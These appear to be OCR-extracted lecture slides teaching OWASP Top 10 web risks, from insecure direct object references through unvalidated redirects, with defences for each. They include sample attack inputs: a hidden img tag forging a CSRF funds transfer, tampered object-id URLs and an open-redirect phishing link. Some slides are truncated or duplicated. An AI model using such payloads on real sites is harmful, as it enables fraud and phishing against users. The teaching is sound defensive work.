4) Insecure Direct Object References

"Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for." (OWASP)

- Web applications often expose filenames or object keys when generating content

```
http://mytodos.nl/todos?id=234
http://mytodos.nl/todos?id=2425353
```

my todo list

what about another one?

- Web applications often do not check whether a user is authorised to access a particular object

4) Insecure Direct Object References

- **Secure yourself:**
  - Avoid the use of direct object references (indirect is better)
  - Use of objects should include an authorisation subroutine
  - Avoid exposing object IDs, keys and filenames to users

5) Security misconfiguration

- Requires extensive knowledge of system administration and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - Default passwords remain set
  - Files are publicly accessible that should not be
  - Root can log in via SSH, etc.
  - Patches are not applied on time
- **Secure yourself:**
  - Automated scanners tools exist to check Web servers for the most common types of misconfigurations

6) Sensitive data exposure

"Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser." (OWASP)

- Example scenarios:
  - Using database encryption only to secure the data
  - Not using SSL for all authenticated pages (attacker simply inspects all TCP packages that come along and retrieves session ID)
  - Using outdated encryption strategies to secure a password file (e.g. /etc/password);

6) Sensitive data exposure

- **Secure yourself:**
  - All sensitive data should be encrypted across the network and when stored
  - Only store the necessary sensitive data, discard it as soon as possible (e.g. credit card numbers)
  - Use strong encryption algorithms (a constantly changing target)
  - Disable autocomplete on forms collecting sensitive data
  - Disable caching for pages containing sensitive data

7) Missing Function Level Access Control

"Attacker, who is an authorized system user, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected." (OWASP)

- Similar to [Insecure Direct Object References]
- Attacker tests a range of target URLs that should require authentication
  - Especially easy for large Web frameworks which come with a lot of defaults enabled
- An attacker can invoke functions via URL parameters that should require authorisation


8) Cross-Site Request Forgery (CSRF)

"Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds." (OWASP)

- Example scenario:
  - Web application allows users to transfer funds from their accounts to other accounts:
    `http://mygame.nl/transferFunds?amount=100&to=342432`
  - Victim is already authenticated
  - Attacker constructs a request to transfer funds to his own account and embeds it in an image request stored on a site under his control
    `<img src="http://mygame.nl/transferFunds?amount=1000&to=666" width="0" height="0" />`

8) Cross-Site Request Forgery (CSRF)

- **Secure yourself:**
  - Use an unpredictable token (unique per session) in the both of the HTTP request [e.g. in a hidden form field] which cannot (easily) be reconstructed by an attacker
  - Use reauthentication and (re)CAPTCHA mechanisms



9) Using Components with Known Vulnerabilities

"Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack." (OWASP)

- Large Web projects rely on many resource to function; each one is vulnerable
- No central repository of important vulnerabilities
- Even time-tested software can be hit

9) Using Components with Known Vulnerabilities

"Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack." (OWASP)

- Large Web
  each one is
- No central
- Even time-t

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to

9) Using Components with Known Vulnerabilities

- **Secure yourself:**
  - Identify all components (frameworks/libraries) of your application and keep track of their version
  - Monitor news feeds, project mailing lists, Twitter, etc. to find out about vulnerabilities and patches

10) Unvalidated Redirects and Forwards

"Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site." (OWASP)

- Example scenario:
  - Web application includes a page called "redirect"
  - Attacker uses a malicious URL that redirects users to his site for phishing, etc.
    `http://www.mygame.nl/redirect?url=www.malicious-url.com`
  - User believes that the URL will lead to content on **`mygame.nl`**

10) Unvalidated Redirects and Forwards

- **Secure yourself:**
  - Avoid redirects and forwards in a Web application
  - When used, do not allow users to set redirect via URL parameters
  - Ensure that user-provided redirect is valid and authorised

Summary

- Web applications offer many attack angles
- Securing a Web application requires extensive knowledge in different areas
- Main message: **validate, validate, validate**
- When securing your application, focus on the main types of attacks (OWASP top-10)

End of Lecture